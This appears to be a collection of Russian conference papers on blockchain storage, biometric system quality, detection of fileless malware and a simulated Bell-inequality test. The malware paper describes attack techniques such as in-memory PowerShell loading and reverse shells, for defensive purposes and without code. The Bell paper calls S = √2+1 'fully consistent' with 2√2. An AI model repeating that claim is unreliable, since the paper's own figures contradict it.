


Рис. 1. Связь блоков

Смарт-контракт – это программа, написанная на определенных языках программирования. Если проводить аналогию с привычными базами данных, то смарт-контракт похож на хранимую процедуру, но только хранится она не на сервере, а в публичной сети, а также существует возможность не только вызывать методы из смарт-контракта, но и хранить в нем информацию [4].

Именно смарт-контракты предоставляют возможность создавать всемирные базы данных, таблицы в блокчейне, также управлять и обращаться к ним.

Языками написания смарт-контрактов являются Solidity [2], Rust, Haskell, Javascript и другие узконаправленные языки программирования, которые позволяют работать с массивами, структурами и маппингами, а также с простыми типами данных как числа, строки, булевы переменные, и в свою очередь используются в блокчейн-сетях.

В качестве привычных таблиц используются двумерные массивы, которые предоставляют возможность хранить информацию формата подобного, что позволяют базы данных: строки, время, числа, булевы переменные в привычном виде, но большей популярностью пользуется маппинги – где есть аналог первичного ключа и отношение: переменная, структура, массив и иные доступные нам структуры данных. Также существует сложный маппинг, вложенные маппинги – где уже оперирование происходит сразу несколькими параметрами для точности отношений данных друг с другом.

Когда дело доходит до вопросов хранения и обработки данных, блокчейн и база данных работают по-разному. Блокчейн поддерживает неизменность, это говорит о том, что записанные данные не могут быть стерты или заменены. Неизменность означает, что подделка уже имеющихся данных в сети невозможна. Традиционные базы данных не обладают неизменностью и, следовательно, более подвержены манипуляциям со стороны мошеннических администраторов или злоумышленников.



Несмотря на то, что практически вся информация в блокчейне хранится в открытом виде, благодаря смарт-контрактам, существует возможность скрывать данные с помощью модификаторов доступа: `public` и `private`.

Модификатор `private` позволяет скрыть таблицы и переменные от просмотра. Скрывая информацию, не пропадает возможность работы с этими данными. Для этого в смарт-контракте должны быть реализованы внутренние методы, через которые будет возможность работы с ними через открытые или уже ограниченные доступом, так же как это реализуется в языках объектно-ориентированной парадигмы.

Ограничение доступа к данным реализуется с помощью ролей, также, как и в базах данных. Роли в рамках смарт-контракта очень похожи на роли, что существуют в MySQL. Такой функционал реализуется с помощью модификаторов, которые могут быть подключены к выполняемой функции.

Отличие заключается в том, что в базах данных мы назначаем пользователю его права путем определенных разрешений, например, на изменение, просмотр или создание.

В смарт-контрактах также доступна возможность создания ролей, но отличительная особенность таких ролей заключается в том, что они назначаются на уже заранее описанные методы для внесения изменений в «базу данных». Также есть возможность работы смарт-контракта автономно – то есть без участия человек, без потери безопасности.

Если необходимо скрыть все – есть возможность не открывать исходный код смарт-контракта.

Уникальность смарт-контрактов заключается в том, что изменения могут вносить не только «администраторы или владельцы», но и обычные пользователи, если им это разрешено функционально, это даст возможность работать смарт-контракту автономно, без вмешательства администратора[5].

Что касается фиксации записи данных, то в блокчейне также есть транзакции и подобны транзакциям в MySQL и имеют схожие свойства:

- атомарность – гарантия полного выполнения,
- согласованность – гарантия конечного изменения,
- изолированность – одновременно не могут произойти две транзакции с одними и теми же данными,
- сохраняемость – если изменения были внесены – потеря невозможна.

Стоит уточнить, что в блокчейне существует возможность внести только бесповоротные изменения. Единственный способ, что-то «вернуть» – это внести изменения в уже текущие данные, то есть сделать новую запись, но в некоторых случаях, это может быть невозможно.

При проведении транзакции существует возможность автоматической проверки, к ним относятся: математические ограничения и проверки, заложенные в исходном коде функции инициализирующей транзакцию. Такие



ограничения и проверки перед исполнением просто не дадут провести некорректную транзакцию и совершить необратимые неверные действия с данными.

Управление в блокчейне и в базах данных одновременно схоже и различно. Привычно управление базами данных происходят двумя основными методами, через систему управления базами данных или через интерфейс командной строки.

В блокчейне также существует два подобных подхода к управлению. Поскольку структуру данных могут изменять не только администраторы, но и пользователя, для них необходим аналог СУБД, а именно веб-приложение, которое через интерфейсы будет давать возможность пользователю или администратору взаимодействовать с базой данных.

Развертывание, миграция смарт-контрактов и их управление от роли администраторов чаще всего происходит через написание скриптов и использования CLI.

Говоря о гибкости, здесь вообще не все так просто и однозначно.

Есть основные паттерны организации данных в блокчейне:

1. Хранение данных и логики работы с данными в одном смарт-контракте.
2. Хранение данных и логики работы с данными в разных смарт-контрактах, где они будут между собой взаимодействовать.
3. Также каждое добавление критически важных таблиц или создание новых переменных, может быть реализовано с помощью миграции, путем создания нового смарт-контракты с пустым хранилищем и переноса всех данных в него.
4. Расширение функционала можно добиться путем создания прокси через который мы будем обращаться к коду основному смарт-контракта с использованием нового функционала [3].

Но это уже отходит, но не противоречит концепции неизменности кода смарт-контрактов и данных в блокчейне.

Для того, чтобы поменять место хранения данных базы данных, необходимо перенести полностью базу данных с одного сервера на другой или другие сервера, в блокчейне достаточно предусмотреть миграцию и совершить перенос только данных на новый смарт-контракт.

Стоит разделять публичные и приватные блокчейны. В публичном блокчейне, например, Ethereum, есть 11 тысяч узлов, на которых хранится полная копия всех данных из сети, то есть, проблема резервного копирования уходит как таковая, поскольку вся информацию будет доступна, пока активен хотя бы один узел, тогда как при администрировании баз данных необходимо постоянно делать резервное копирование и реализовывать RAID массивы для минимизации потерь всех данных. В приватных блокчейнах ноды разворачиваются только компанией и её партнерами и доступ

в целом к системе имеется у ограниченного количества людей, что уменьшает преимущество приватного блокчейна перед базами данных.

Описанный в статье функционал частного случая систем распределенных реестров, а именно блокчейна, показывает, что существует альтернативная возможность реализации хранения данных в публичной сети, что делает его не только средством перевода средств.

#### Список используемых источников

1. Ethereum storage official documentation. URL: <https://ethereum.org/ru/developers/docs/storage/> (дата обращения 15.03.2023).
2. Anatomy of smart contracts. URL: <https://ethereum.org/ru/developers/docs/smart-contracts/anatomy/> (дата обращения 16.03.2023).
3. Upgrading smart contracts. URL: <https://ethereum.org/ru/developers/docs/smart-contracts/upgrading/> (дата обращения 17.03.2023).
4. Дворецков К. А., Мартынюк А. А., Миронов К. Б., Огорельцев П. А., Помогалова А. В. Исследование и тестирование смарт контрактов в блокчейн сети ЮТА // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022). XI Международная научно-техническая и научно-методическая конференция : сб. нач. ст. в 4-х т. СПб. : СПбГУТ, 2022. С. 384–388.
5. Дворецков К. А., Мартынюк А. А., Помогалова А. В. Разработка платформы-агрегатора для систем лояльности с применением технологии блокчейн // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022). XI Международная научно-техническая и научно-методическая конференция : сб. нач. ст. в 4-х т. СПб. : СПбГУТ, 2022. С. 388–392.

*Статья представлена доцентом кафедры ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагины.*

**УДК 004.8**  
**ГРНТИ 28.23.01**

## **ОПРЕДЕЛЕНИЕ КРИТЕРИЕВ МЕТОДИКИ УПРАВЛЕНИЯ КАЧЕСТВОМ ИНТЕЛЛЕКТУАЛЬНЫХ ИНТЕГРИРОВАННЫХ БИОМЕТРИЧЕСКИХ СИСТЕМ**

**Ш. А. Доктырбай, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрены причины актуальности развития биометрических систем. Выделены ключевые направления совершенствования интегрированных биометрических систем. Представлены подходы к повышению степени интеллектуальности интегри-*

рованных биометрических систем. Сформирован базис критериев качества функционирования интеллектуальных интегрированных биометрических систем. Описаны возможные сочетания предлагаемых критериев. Выбраны методы определения критериев качества функционирования интеллектуальных интегрированных биометрических систем. Раскрыты основные этапы управления качеством интеллектуальных интегрированных биометрических систем.

*биометрическая система, интеграция, интеллектуализация, качество, модель, метод, управление.*

В условиях развития цифровой экономики все большее значение приобретает применение биометрических систем. Это связано с потребностями расширения различных областей жизнедеятельности, погружаемых в среды информационных инфраструктур, и увеличением количества субъектов, использующих цифровые технологии и, в частности, цифровые сервисы. Подобная ситуация, прежде всего, наиболее ярко проявляется в профессиональной деятельности.

Биометрические системы внедряются для управления доступом к ресурсам и сервисам информационных инфраструктур, а также систем и объектов, подлежащих защите от несанкционированного доступа. В связи с этим биометрические системы находятся в непрерывном развитии, нацеленном на совершенствование качества их функционирования.

Среди возможных направлений развития биометрических систем особое значение придается приоритетным направлениям, в которых предусматривается:

- расширение методов биометрической идентификации субъектов;
- интеграция средств биометрической идентификации субъектов, основанных на различных методах;
- анализ качества идентификации субъектов;
- интеллектуализация выбора интегрируемых средств биометрической идентификации субъектов;
- управление качеством интегрированной биометрической системой в соответствии с текущим состоянием окружающей среды и требуемой целью.

Для выбора наилучшего варианта интеграции биометрических средств предлагается следующий критерий:

$$\min_n (P_n(I_2^k / M_1) R_n(k_{1,2,\dots,M} > K)),$$
$$n = 1, 2, \dots, N,$$

где  $P_n(I_2^k / M_1)$  апостериорная вероятность принадлежности субъекта к  $I_2^k$ -му классу при выдаче биометрической системой сообщения  $M_1$ -го

вида при  $n$ -ом способе интеграции средств;  $R_n(k_{1,2,\dots,M} > K)$  – риск превышения  $k_{1,2,\dots,M}$  дискретного времени идентификации субъекта допустимого ограничения  $K$  при  $n$ -м способе интеграции биометрических средств.

При этом  $I_2^k$ -ым классом представляется ситуация подмены идентифицируемого субъекта.  $M_1$ -ый вид сообщения, выдаваемого биометрической системой, относится к ситуации признания истинности идентифицируемого субъекта.

Апостериорная вероятность  $P_n(I_2^k / M_1)$  принадлежности субъекта к  $I_2^k$ -му классу при выдаче биометрической системой сообщения  $M_1$ -го вида при  $n$ -ом способе интеграции средств определяется согласно следующему соотношению:

$$P_n(I_2^k / M_1) = \frac{P_0(I_2^k)P_{n,A}(M_1 / I_2^k)}{\sum_{\eta=1}^2 P_0(I_\eta^k)P_{n,A}(M_\eta / I_\eta^k)},$$
$$n = 1, 2, \dots, N,$$

где  $N$  – число способов интеграции биометрических средств;  $P_0(I_\eta^k)$  – априорная вероятность принадлежности субъекта к  $I_\eta^k$ -му классу в дискретный момент времени  $k$ ;  $P_A(M_\eta / I_\eta^k)$  – вероятность выдачи биометрическим средством сообщения  $M_\eta$ -го вида, если в дискретный момент времени  $k$  субъект относился к  $I_\eta^k$ -му классу.

Условные вероятности  $P_{n,A}(M_\eta / I_\eta^k)$  находятся для каждого способа интеграции биометрических средств среди выделяемого базиса.

В состав выделяемого базиса способов интеграции биометрических средств могут вводиться следующие варианты:

- альтернативная реализация биометрических средств идентификации субъекта из  $M$  доступных для использования;
- последовательная реализация двух любых биометрических средств идентификации человека из  $M$  доступных для использования;
- последовательная реализация  $M$  доступных биометрических средств идентификации человека;
- параллельная реализация  $M$  доступных биометрических средств идентификации человека с объединением их частных решений в итоговое решение оператором AND;
- параллельная реализация  $M$  доступных биометрических средств идентификации человека с объединением их частных решений в итоговое решение оператором OR;

– параллельная реализация  $M$  доступных биометрических средств идентификации человека с объединением их частных решений в итоговое решение мажоритарным оператором.

Риски  $R_n(k_{1,2,\dots,M} > K)$ ,  $n = 1, 2, \dots, N$  превышения  $k_{1,2,\dots,M}$  дискретного времени идентификации субъекта допустимого ограничения  $K$  при рассматриваемых способах интеграции биометрических средств находятся с помощью методов, предложенных и раскрытых в [2, 3, 4, 5, 6].

Процедуры определения и вычисления показателей, входящих в предлагаемый способ выбора наилучшего варианта интеграции биометрических средств, позиционируются как базовые составляющие методики управления качеством интеллектуальных интегрированных биометрических систем. Представленная формализация обновляет и дополняет известные системы представления знаний о мягких архитектурах интеллектуальных интегрированных биометрических систем.

Предлагаемый способ выбора наилучшего варианта интеграции биометрических средств обеспечивает исключение влияния человеческого фактора администратора информационной безопасности, управляющего шаблонами интеграции, на качество идентификации субъекта. При использовании предложенного критерия выбора наилучшего варианта интеграции биометрических средств расширяется параметрическое пространство для анализа влияния способов их организации и комплексирования на качество идентификации субъекта.

#### Список используемых источников

1. Птицына Л. К., Софьин Е. А. Концепция моделирования интегрированных систем идентификации человека по биометрическим профилям // Подготовка профессиональных кадров в магистратуре для цифровой экономики (ПКМ-2021). Всероссийская научно-методическая конференция магистрантов и их руководителей; Сборник лучших докладов конф. / Сост. Н. Н. Иванов. СПб. : СПбГУТ, 2022. 583 с. С. 410–414.
2. Птицына Л. К., Жаранова А. О., Птицын Н. А., Белов М. П. Расширение интеллектуальных технологий мягких архитектур интегрированных биометрических систем // Проектирование и обеспечение качества информационных процессов и систем. Сборник докладов Международной конференции. Санкт-Петербург, 2022. С. 104–107.
3. Птицын А. В., Птицына Л. К. Объектно-ориентированный анализ интеграции средств защиты информации // Вопросы защиты информации. 2013. № 1. С. 69–76.
4. Птицын А. В., Птицына Л. К. Аналитическое моделирование комплексных систем защиты информации. Новые формализации аналитического исследования комплексных систем защиты информации. Гамбург. Saarbrücken : LAP LAMBERT Academic Publishing. 2012. 293 с.
5. Птицына Л. К., Эль Сабаяр Шевченко Н., Птицын А. В. Моделирование коммуникационно-вычислительных процессов систем телекоммуникаций при сквозном объединении диаграмм состояний и диаграмм деятельности // Телекоммуникации. № 4. 2022. С. 32–40.

6. Птицына Л. К., Струев А. М., Эль Сабаяр Шевченко Н., Золкин А. Л. Представление знаний о расширении интеллектуальных технологий мягких архитектур биометрических систем при подготовке ИТ-специалистов // Вестник Российского нового университета. Серия «Сложные системы модели, анализ и управление». 2022. Вып. 4. С. 137–148.

УДК 654.739  
ГРНТИ 49.33.29

## СОВРЕМЕННЫЕ МЕТОДЫ ОБНАРУЖЕНИЯ БЕСТЕЛЕСНОГО ВРЕДНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

**В. В. Дубровский, А. А. Колесников**

Академия Федеральной службы охраны Российской Федерации

*В условиях современных информационных войн с каждым годом число компьютерных атак только увеличивается, а сами они становятся более изощренными. Производители средств защиты информации постоянно разрабатывают новые методы противодействия вредоносному программному обеспечению и особую опасность представляют «бестелесные» вирусы, которые не оставляют следов в файловой системе.*

*ВПО, антивирусные средства, бестелесные вирусы, бесфайловое ВПО.*

Термин «бестелесный» («бесфайловый») подразумевает угрозу, которая не имеет файла, например, бэкдор, живущий только в памяти машины. Однако общепринятого определения не существует. Термин используется широко: он также используется для описания семейств вредоносных программ, которые все же используют файлы для своей работы. Примером является ВПО Sharpshooter: несмотря на то, что сама полезная нагрузка не содержит файлов, точка входа опирается на скрипты, которые необходимо загрузить на машину цели и выполнить. Это тоже считается бесфайловой атакой.

Учитывая, что атаки включают несколько этапов таких как: выполнение, сохранение, кража информации, горизонтальное перемещение, связь с сервером управления и т.д., некоторая часть цепочки атаки могут быть бесфайловой, в то время как другие могут использовать файловую систему в той или иной форме.

Чтобы пролить свет на этот многозначный термин, сгруппируем бесфайловые угрозы в различные категории.

Можно классифицировать безфайловые угрозы по их точке входа (т. е. исполнение/инъекция, эксплойт, аппаратные средства), затем по форме точки входа (например, файл, скрипт и т. д.) и, наконец, по носителю ВПО (например, Flash, Java, документы) [1].

Из этой классификации мы можем выделить три больших типа бесфайловых угроз в зависимости от того, какие следы они могут оставлять на зараженных машинах.

Тип I: Файловая активность отсутствует. Полностью бесфайловой вредоносной программой можно считать ту, которая никогда не требует записи файла на диск.

Тип II: файлы на диск не записываются, но некоторые файлы используются косвенно. Существуют и другие способы, с помощью которых вредоносное ПО может добиться бесфайлового присутствия на машине, не требуя значительных инженерных усилий. Бесфайловые вредоносные программы этого типа не записывают файлы в файловую систему напрямую, но в итоге могут использовать файлы косвенно.

Тип III: Записывает файлы, необходимые для достижения бесфайлового присутствия. Некоторые вредоносные программы могут обладать определенной степенью бесфайловой устойчивости, но не без использования файлов для работы.

Описав общие категории, можно углубиться в детали и представить разделение по носителям ВПО. Эта классификация более полно охватывает семейство бесфайловых вредоносных программ.

ТАБЛИЦА 1. Классификация бестелесного ВПО

Эксплойт	Аппаратные средства	Исполнение/инъекция
На основе файлов (тип III: исполняемые файлы, Flash, Java, документы) Сетевые (тип I)	На базе устройств (тип I: сетевая карта, жесткий диск) На базе процессора (тип I) на базе USB (тип I) на базе BIOS (тип I) На базе гипервизора (тип I)	На основе файлов (тип III: исполняемые файлы, библиотеки DLL, файлы LNK, запланированные задачи) На основе макросов (тип III: документы Office) На основе сценариев (тип II: файл, служба, реестр, репозиторий WMI, оболочка) На основе жесткого диска (тип II: загрузочная запись)

Борьба с бесфайловыми вредоносными программами с помощью защиты нового поколения.

Проверка файлов неэффективна против бестелесных вредоносных программ. Антивирусные возможности в средствах защиты используют защит-

ные слои, основанные на динамическом поведении, и интегрируются с другими технологиями для обнаружения и уничтожения угроз во время выполнения программы.

Развиваясь от модели сканирования, ориентированной на файлы, современные антивирусные средства используют общую и более мощную модель обнаружения, ориентированную на поведение, чтобы нейтрализовать общие техники вредоносного ПО и тем самым уничтожить целые классы атак [2].

Antimalware Scan Interface (AMSI) – это открытый интерфейс, который приложения могут использовать для запроса антивирусного сканирования любых данных. Windows широко использует AMSI в JavaScript, VBScript и PowerShell. Кроме того, клиентские приложения Office 365 интегрируются с AMSI, позволяя антивирусным и другим решениям безопасности сканировать макросы и другие сценарии во время выполнения для проверки на вредоносное поведение.

Современные антивирусные средства интегрируются с AMSI и потребляет все сигналы AMSI для обнаружения и классификации ВПО. Эти сигналы особенно эффективны против обфускации. Это привело к срыву кампаний вредоносных программ, таких как Nemucod [3].

Полезная нагрузка при бесфайловых атаках зачастую не имеет никакой обфускации и очень легко обнаруживается, но она никогда не касается диска и поэтому может уклониться от обнаружения по файлам. Однако механизм сценариев способен перехватить попытку выполнения декодированной полезной нагрузки и обеспечить передачу полезной нагрузки установленному антивирусу через AMSI для проверки.

### *Мониторинг поведения*

Механизм мониторинга поведения обеспечивает дополнительный уровень антивирусной защиты от бесфайловых вредоносных программ. Механизм мониторинга поведения фильтрует подозрительные вызовы API. Затем алгоритмы обнаружения могут сопоставить динамические модели поведения, использующие определенные последовательности API с определенными параметрами, и блокировать процессы, которые демонстрируют известные вредоносные модели поведения. Мониторинг поведения полезен не только для бесфайловых вредоносных программ, но и для традиционных, где одна и та же база вредоносного кода постоянно переупаковывается, шифруется или обфусцируется. Мониторинг поведения оказался эффективным в борьбе с вирусом WannaCry, который распространялся через бэкдор DoublePulsar и может быть отнесен к очень опасным бесфайловым вредоносным программам типа I.



Мониторинг поведения особенно полезен против бесфайловых атак, которые используют в своей работе только оперативную память компьютера. Примером может служить TCP reverse shell от Meterpreter: она может быть запущена полностью в командной строке и может предоставить сеанс PowerShell злоумышленнику.

### *Сканирование памяти*

Антивирусные возможности Windows Defender ATP также используют сканирование памяти для обнаружения присутствия вредоносного кода в памяти запущенного процесса [4]. Даже если вредоносное ПО может работать без использования физического файла, для работы ему необходимо находиться в памяти, поэтому его можно обнаружить с помощью сканирования памяти. Примером может служить программа GandCrab ransomware, которая в настоящий момент является бесфайловой. DLL полезной нагрузки кодируется в строке, затем декодируется и динамически запускается через PowerShell. Сама DLL никогда не сбрасывается на диск. Используя сканирование памяти, современный антивирус может просканировать память запущенных процессов и обнаружить известные шаблоны запуска вымогательского ПО из скрытой DLL.

### **Список используемых источников**

1. Компьютерные вирусы и методы борьбы с ними. URL: <http://prontocom.ru/> (дата обращения 17.02.2023).
2. Гиниятуллина Р. Р. Компьютерные вирусы и борьба с ними [Электронный ресурс] // NovaInfo, 2016. № 46. С. 21–26. URL: <https://novainfo.ru/article/6365> (дата обращения: 10.01.2023).
3. Компьютерные вирусы и вредоносное ПО: факты и часто задаваемые вопросы. URL: <https://www.kaspersky.ru/resource-center/threats/computer-viruses-and-malware-facts-and-faqs/> (дата обращения 10.01.2023).
4. Сикорски М., Хониг Э. Вскрытие покажет! Практический анализ вредоносного ПО : пер. с англ. СПб. : Питер, 2023. 768 с. ISBN 978-5-4461-0641-7.

*Статья представлена профессором кафедры БСТ Академии ФСО России, кандидатом технических наук, доцентом А. А. Полковым.*

УДК 53.072  
ГРНТИ 29.03.77**КОМПЬЮТЕРНЫЙ ЭКСПЕРИМЕНТ С ЗАПУТАННЫМИ  
ФОТОНАМИ В КВАНТОВОЙ ТЕОРИИ****Д. А. Ермолаев<sup>1</sup>, К. А. Красавцева<sup>1</sup>, А. И. Ходанович<sup>2</sup>**<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича<sup>2</sup>Санкт-Петербургский государственный институт кино и телевидения

*Представлены результаты межвузовского научного проекта в области квантовой теории и квантовых технологий. Методологической основой научных исследований являются работы нобелевских лауреатов по физике 2022 г. А. Аспект (Франция), Д. Клаузер (США), А. Цайлингер (Австрия). Новизна и теоретическая значимость научных исследований заключается в том, что компьютерные эксперименты по концептуальным аспектам квантовой теории в истории науки, возможно, не проводились, учитывая данные обзора литературы и источников по тематике проекта. Приводятся графические иллюстрации симметрии в квантовых корреляциях запутанных фотонов с нарушением неравенства Белла в квантовой теории. В работе использовались методы Монте-Карло и современные системы программирования C<sup>++</sup> и Maple.*

*компьютерный эксперимент, квантовая теория, квантовые технологии, запутанные фотоны, квантовые корреляции.*

История неравенств Белла берет свое начало в 1927 году с дискуссии о квантовой механике между Альбертом Эйнштейном и Нильсом Бором. Этот публичный спор стал важным этапом развития философии науки, а его итоги были положены в основу обзорной статьи Бора, получившей название «Дискуссии с Эйнштейном о проблемах теории познания в атомной физике».

«Бог не играет в кости» – утверждал Альберт Эйнштейном, подразумевая под этим, что разительное отличие вероятностных предсказаний квантовой механики от привычного детерминизма классической физики является лишь свидетельством неполноты теории. Нильс Бор, в свою очередь, утверждал, что вероятности в данной ситуации не случайны. По его мнению, отличие вероятностных предсказаний квантовой механики возникало вследствие некоего неизвестного на тот момент закона природы затрагивающего особенности квантового мира.

Значимым для науки является тот факт, что данная дискуссия, со временем перешла от публичного спора к экспериментально проверяемым математическим соотношениям, получившим название – неравенства Белла. В 1964 году ирландский физик-теоретик Джон Стюарт Белл выпускает ра-

боту [1] посвящённую анализу знаменитого парадокса Эйнштейна, Подольского, Розена (ЭПР-парадокса) 1935 года, который должен был окончательно убедить Бора и всех его последователей в неполноте квантовой механики [2].

Соотношения, полученные Беллом, были основаны на положениях классической физики. Если данные неравенства экспериментально подтверждаются, то существование квантовой физики опровергается. Если же неравенства не выполняются, вероятно, квантовая теория справедлива.

Результаты, полученные в различных экспериментах, позволили ответить на этот вопрос. Наиболее убедительным принято считать эксперимент, проведенный в 1982 году под Парижем, более известный как «Опыт Аспе», названный по фамилии проводившего эксперимент Алена Аспе [3].

Опыт Аспе пошатнул один из трех «незыблемых» принципов классического детерминизма, на которые опирался Стюарт Белл и его неравенства. Эксперимент показал, что неравенства Белла могут нарушаться, следовательно, законы классической физики не применимы к микромиру.

Корреляции между удаленными измерениями для двух отдельных систем, которые перед этим взаимодействовали, обычны для классического мира. Например, если механический объект с нулевым импульсом (или моментом) разделяется на две части в результате некоторого внутреннего фактора, то импульс (момент) каждой отдельной части остается равным и взаимно противоположным во время их дальнейшей свободной эволюции. В общем случае, когда каждый из фрагментов подвергается некоторому взаимодействию, два импульса (момента) остаются коррелированными, поскольку они в каждый момент времени определены их начальными значениями, которые, в свою очередь, имели точно определенную сумму [3].

Можно использовать такую классическую картину, чтобы с ее помощью учесть ЭПР-корреляции, базируясь на общих свойствах двух систем. Кажется возможным «понять» ЭПР-корреляции с помощью такого классического образа, используя разные значения дополнительного параметра для различных пар. Можно надеяться, что статистические предсказания квантовой механики просто усредняют результат по значению дополнительного параметра. Кажется, что такой же была и позиция Эйнштейна. Следует заметить, что на этой стадии рассуждений следование данной позиции не противоречит квантовой механике: не возникает логических проблем, если полностью принять предсказания квантовой механики и привлекать дополнительные параметры, дающие приемлемый образ ЭПР-корреляций. Таким образом, приходим к тому, чтобы рассматривать квантовую механику как описание статистической механики на более глубоком уровне.

Фундаментальная теорема Белла утверждает, что локальные теории с дополнительными параметрами приводят к неравенствам Белла; некото-

рые предсказания квантовой механики нарушают неравенства Белла и, следовательно, квантовая механика несовместима с локальными теориями с дополнительными параметрами. Неравенство Белла интересно не столько само по себе в его математическом формализме, сколько своим происхождением и глубиной вопросов, для решения которых оно было придумано и использовано.

Неравенство Белла можно представить в разных формах, каждая из которых имеет в основе общее предположение – обе частицы, с момента рождения и до поглощения их детектором, обладают некими параметрами. На рис. 1 представлен один из опытов, который служит для проверки неравенства Белла – двухканальный тест.




Рис. 1. Схема двухканального теста [1]

Источник S производит пары «фотонов», посылаемых в противоположных направлениях. Каждый фотон сталкивается с двухканальным поляризатором, ориентация которого может быть установлена экспериментатором. Возникающие сигналы из каждого канала обнаруживаются и совпадения подсчитываются СМ-монитором совпадений. Неравенство Белла при таком эксперименте выглядит следующим образом:  $S = E(a, b) - E(a, b') + E(a', b) + E(a', b') \leq 2$  [3].

В данном уравнении  $a$  и  $a'$  являются настройками детектора на стороне А,  $b$  и  $b'$  на стороне В. Выражение для математического ожидания  $E(a, b)$  и др. представляют собой квантовые корреляции пар частиц, где квантовая корреляция определяется как ожидаемое значение произведения «результатов» эксперимента, то есть статистическое среднее значение  $A(a) \cdot B(b)$ , где А и В – отдельные результаты, использующие кодирование +1 для канала '+' и -1 для канала '-'.

Проводятся четыре отдельных эксперимента, соответствующих четырем выражениям  $E(a, b)$ . Значения  $a, a', b, b'$  обычно выбираются на усмотрение проводящего эксперимент, при этом, стараются выбрать те, для которых квантово-механические формулы вероятностей (формально совпадающие с законом Малюса для поляризованного света) дает наибольшее нарушение неравенства [3].

Для каждого выбранного значения  $a$  и  $b$  записывается количество совпадений в каждой категории. Затем вычисляется экспериментальная оценка для  $E(a, b)$ . После того, как все  $E$  были оценены, можно найти экспериментальную оценку  $S$ . Если полученное значение больше 2, неравенство считается нарушенным и эксперимент объявляется подтверждающим предсказание квантовой механики и исключаящим все теории локальных скрытых переменных.

В ходе компьютерного моделирования оптических экспериментов в квантовой теории численным методом Монте-Карло получено периодическое решение квантово-механической задачи  $S_{MC}(a')$  при определенных параметрах в среде  $C^{++}$ , т.е. выявлена симметрия в нарушении неравенства Белла для фотонов (рис. 2).

Построена линия тренда в системе символьной математики Maple с использованием алгоритмов нелинейного программирования и интерактивной графики. Дана оценка максимальной квантовой корреляции

для метода Монте-Карло  $S_{MC} = \sqrt{2} + 1$ . Полученное решение полностью согласуется с теоретическими и экспериментальными данными, представленными в научной литературе  $S_{QM} = 2\sqrt{2}$ ,  $S_{exp} = 2,70 \pm 0,05$  (рис. 3).




Рис. 2. Результат компьютерного эксперимента с запутанными фотонами в квантовой теории

